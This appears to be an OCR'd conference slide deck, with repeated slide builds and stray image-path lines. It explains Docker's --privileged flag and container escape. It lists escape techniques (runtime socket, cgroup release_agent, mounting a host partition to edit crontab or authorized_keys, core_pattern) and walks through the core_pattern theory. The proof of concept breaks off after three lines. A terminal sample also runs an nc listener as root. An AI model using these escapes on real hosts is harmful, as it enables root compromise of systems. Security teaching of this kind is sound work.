
⚠ Warning

Use the `--privileged` flag with caution. A container with `--privileged` is not a securely sandboxed process. Containers in this mode can get a root shell on the host and take control over the system.

For most use cases, this flag should not be the preferred solution. If your container requires escalated privileges, you should prefer to explicitly grant the necessary permissions, for example by adding individual kernel capabilities with `--cap-add`.

For more information, see Runtime privilege and Linux capabilities

Superpowers?




Escalate container privileges (--privileged)

The `--privileged` flag gives the following capabilities to a container:

- Enables all Linux kernel capabilities
- Disables the default seccomp profile
- Disables the default AppArmor profile
- Disables the SELinux process label
- Grants access to all host devices
- Makes `/sys` read-write
- Makes cgroups mounts read-write

Superpowers.



Escalate container privileges (--privileged)


The `--privileged` flag gives the following capabilities to a container:

- Enables all Linux kernel capabilities
- Disables the default seccomp profile
- Disables the default AppArmor profile
- Disables the SELinux process label
- Grants access to all host devices
- Makes `/sys` read-write
- Makes cgroups mounts read-write

Superpowers


Superpowers

chmod 777 + sudo



```
[stuart@ops.servus.mom:/home/stuart]
$ ./listen.sh
ksh: ./listen.sh: cannot execute - Permission denied
[stuart@ops.servus.mom:/home/stuart]
$ chmod 777 ./listen.sh
[stuart@ops.servus.mom:/home/stuart]
$ ./listen.sh
nc: Permission denied
[stuart@ops.servus.mom:/home/stuart]
$ sudo ./listen.sh
Listening on 0.0.0.0 443
```

chmod 777 + sudo -> --privileged



ssh
⌥⌘2
httpchecker.mk (~/src/github....tffmacac/src/include.mk) -...
⌥⌘2

```
[stuart@ops.servus.mom:/home/stuart]
$ ./listen.sh
ksh: ./listen.sh: cannot execute - Permission denied
[stuart@ops.servus.mom:/home/stuart]
$ chmod 777 ./listen.sh
[stuart@ops.servus.mom:/home/stuart]
$ ./listen.sh
nc: Permission denied
[stuart@ops.servus.mom:/home/stuart]
$ sudo ./listen.sh
Listening on 0.0.0.0 443
```

```
# (Re)start the HTTP Checker container
${HTTPCHECKERPID}: ${DOCKER} ${HTTPCHECKERIMAGE}
${HTTPCHECKERPID}: ${HTTPCHECKERSECRET} ${SYSLOG}
    ${HTTPCHECKERSTOP}
    ${DOCKER} run\
        --detach\
        --init\
        --log-driver syslog\
        --log-opt tag=${HTTPCHECKERNAME}\
        --name ${HTTPCHECKERNAME}\
        --privileged\
        --publish 0.0.0.0:4444:4444\
        --quiet\
        --rm\
        --volume ${HTTPCHECKERSECRET}:/run/secrets/api_key:ro\
        ${HTTPCHECKERNAME}
    while ${HTTPCHECKERISALIVE} &&\
        ! pidof ${HTTPCHECKERNAME} >/dev/null; do\
        sleep .1;\
    done
    pidof ${HTTPCHECKERNAME} >$@ || ( rm -f $@; exit 1)
.PHONY: restart_httpchecker
                                                    64,1          82%
```

What's a Container? (v4)

- Where my application runs all nice and self-contained
  - Application Developer
- An application running on Linux, plus isolation (and YAML)
  - Systems Administrator
- Linux, but missing bits
  - Someone who's just got a shell

What's a Container? (v4)

- Where my application runs all nice and self-contained
  - Application Developer
- An application running on Linux, plus isolation (and YAML)
  - Systems Administrator
- Linux, but missing bits
  - Someone who's just got a shell

  - Someone who's fixing to escape a container

What's a Container? (v4)

- Where my application runs all nice and self-contained
  - Application Developer
- An application running on Linux, plus isolation (and YAML)
  - Systems Administrator
- Linux, but missing bits
  - Someone who's just got a shell
- Processes with restrictive metadata
  - Someone who's fixing to escape a container

Container Escape

Techniques

Techniques

- Docker/Kubernetes/Containerd/Bottlerocket/etc. Socket

Techniques

- Docker/Kubernetes/Containerd/Bottlerocket/etc. Socket
  - Can be good for lateral movement

Techniques

- Docker/Kubernetes/Containerd/Bottlerocket/etc. Socket
  - Can be good for lateral movement
  - Just gets a privileged container

Techniques

- Docker/Kubernetes/Containerd/Bottlerocket/etc. Socket
  - Can be good for lateral movement
  - Just gets a privileged container
- Control Groups `release_agent`

Techniques

- Docker/Kubernetes/Containerd/Bottlerocket/etc. Socket
  - Can be good for lateral movement
  - Just gets a privileged container
- Control Groups `release_agent`
  - Only cgroups v1

Techniques

- Docker/Kubernetes/Containerd/Bottlerocket/etc. Socket
  - Can be good for lateral movement
  - Just gets a privileged container
- Control Groups `release_agent`
  - Only cgroups v1
- Mount a Partition

Techniques

- Docker/Kubernetes/Containerd/Bottlerocket/etc. Socket
  - Can be good for lateral movement
  - Just gets a privileged container
- Control Groups `release_agent`
  - Only cgroups v1
- Mount a Partition
  - Modify `crontab/authorized_keys`

Techniques

- Docker/Kubernetes/Containerd/Bottlerocket/etc. Socket
  - Can be good for lateral movement
  - Just gets a privileged container
- Control Groups `release_agent`
  - Only cgroups v1
- Mount a Partition
  - Modify `crontab/authorized_keys`
  - `chroot(8)`

Techniques

- Docker/Kubernetes/Containerd/Bottlerocket/etc. Socket
  - Can be good for lateral movement
  - Just gets a privileged container
- Control Groups `release_agent`
  - Only cgroups v1
- Mount a Partition
  - Modify `crontab/authorized_keys`
  - `chroot(8)`
- `/proc/sys/kernel/core_pattern`

Techniques

- Docker/Kubernetes/Containerd/Bottlerocket/etc. Socket
  - Can be good for lateral movement
  - Just gets a privileged container
- Control Groups `release_agent`
  - Only cgroups v1
- Mount a Partition
  - Modify `crontab/authorized_keys`
  - `chroot(8)`
- `/proc/sys/kernel/core_pattern`
  - Shorter-lived system change

Techniques


- Docker/Kubernetes/Containerd/Bottlerocket/etc. Socket
  - Can be good for lateral movement
  - Just gets a privileged container
- Control Groups `release_agent`
  - Only cgroups v1
- Mount a Partition
  - Modify `crontab/authorized_keys`
  - `chroot(8)`
- `/proc/sys/kernel/core_pattern`
  - Shorter-lived system change
  - Less room for oopsing

Techniques

- Docker/Kubernetes/Containerd/Bottlerocket/etc. Socket
  - Can be good for lateral movement
  - Just gets a privileged container
- Control Groups `release_agent`
  - Only cgroups v1
- Mount a Partition
  - Modify `crontab/authorized_keys`
  - `chroot(8)`
- `/proc/sys/kernel/core_pattern`
  - Shorter-lived system change
  - Less room for oopsing
- Many, Many More

Techniques

- Docker/Kubernetes/Containerd/Bottlerocket/etc. Socket
  - Can be good for lateral movement
  - Just gets a privileged container
- Control Groups `release_agent`
  - Only cgroups v1
- Mount a Partition
  - Modify `crontab/authorized_keys`
  - `chroot(8)`
- `/proc/sys/kernel/core_patt`
  - Shorter-lived system change
  - Less room for oopsing
- Many, Many More



tl;dr - Something inside which makes a process outside

/proc/sys/kernel/core_pattern - Theory

`/proc/sys/kernel/core_pattern` - Theory

1. Program crashes just right
    - Really, receives one of a handful of signals

`/proc/sys/kernel/core_pattern` - Theory

1. Program crashes just right
   - Really, receives one of a handful of signals
2. Kernel reads pattern from `/proc/sys/kernel/core_pattern`

`/proc/sys/kernel/core_pattern` - Theory

1. Program crashes just right
   - Really, receives one of a handful of signals
2. Kernel reads pattern from `/proc/sys/kernel/core_pattern`
3. %P's in are replaced with the crashed process' PID
   - Other template specifiers exist

`/proc/sys/kernel/core_pattern` - Theory

1. Program crashes just right
   - Really, receives one of a handful of signals
2. Kernel reads pattern from `/proc/sys/kernel/core_pattern`
3. %P's in are replaced with the crashed process' PID
   - Other template specifiers exist
4. If the pattern starts with a | (pipe), a process is started...

`/proc/sys/kernel/core_pattern` - Theory

1. Program crashes just right
   - Really, receives one of a handful of signals
2. Kernel reads pattern from `/proc/sys/kernel/core_pattern`
3. %P's in are replaced with the crashed process' PID
   - Other template specifiers exist
4. If the pattern starts with a | (pipe), a process is started...
   - With argv from the pattern

`/proc/sys/kernel/core_pattern` - Theory

1. Program crashes just right
   - Really, receives one of a handful of signals
2. Kernel reads pattern from `/proc/sys/kernel/core_pattern`
3. %P's in are replaced with the crashed process' PID
   - Other template specifiers exist
4. If the pattern starts with a | (pipe), a process is started...
   - With argv from the pattern
   - As root

`/proc/sys/kernel/core_pattern` - Theory

1. Program crashes just right
    - Really, receives one of a handful of signals
2. Kernel reads pattern from `/proc/sys/kernel/core_pattern`
3. %P's in are replaced with the crashed process' PID
    - Other template specifiers exist
4. If the pattern starts with a | (pipe), a process is started...
    - With argv from the pattern
    - As root
    - As a child of `[kthreadd]`

`/proc/sys/kernel/core_pattern` - Theory


1. Program crashes just right
   - Really, receives one of a handful of signals
2. Kernel reads pattern from `/proc/sys/kernel/core_pattern`
3. %P's in are replaced with the crashed process' PID
   - Other template specifiers exist
4. If the pattern starts with a | (pipe), a process is started...
   - With argv from the pattern
   - As root
   - As a child of `[kthreadd]`
   - With the default cgroup/namespaces

`/proc/sys/kernel/core_pattern` - Theory

1. Program crashes just right
   - Really, receives one of a handful of signals
2. Kernel reads pattern from `/proc/sys/kernel/core_pattern`
3. %P's in are replaced with the crashed process' PID
   - Other template specifiers exist
4. If the pattern starts with a | (pipe), a process is started...
   - With argv from the pattern
   - As root
   - As a child of `[kthreadd]`
   - With the default cgroup/namespaces
5. We get command execution!

`/proc/sys/kernel/core_pattern` - Theory


1. Program crashes just right
   - Really, receives one of a handful of signals
2. Kernel reads pattern from `/proc/sys/kernel/core_pattern`
3. %P's in are replaced with the crashed process' PID
   - Other template specifiers exist
4. If the pattern starts with a | (pipe), a process is started...
   - With argv from the pattern
   - As root
   - As a child of `[kthreadd]`
   - With the default cgroup/namespaces
5. We get command execution!



tl;dr - Run non-container code with the core dump handler


/proc/sys/kernel/core_pattern - PoC

/proc/sys/kernel/core_pattern - PoC




```
> cat >/core_handler <<'_eof'
```

/proc/sys/kernel/core_pattern - PoC




```
> cat >/core_handler <<'_eof'
> #!/bin/bash
```

/proc/sys/kernel/core_pattern - PoC




```
> cat >/core_handler <<'_eof'
> #!/bin/bash
> exec >$0.out 2>&1
```

/proc/sys/kernel/core_pattern - PoC



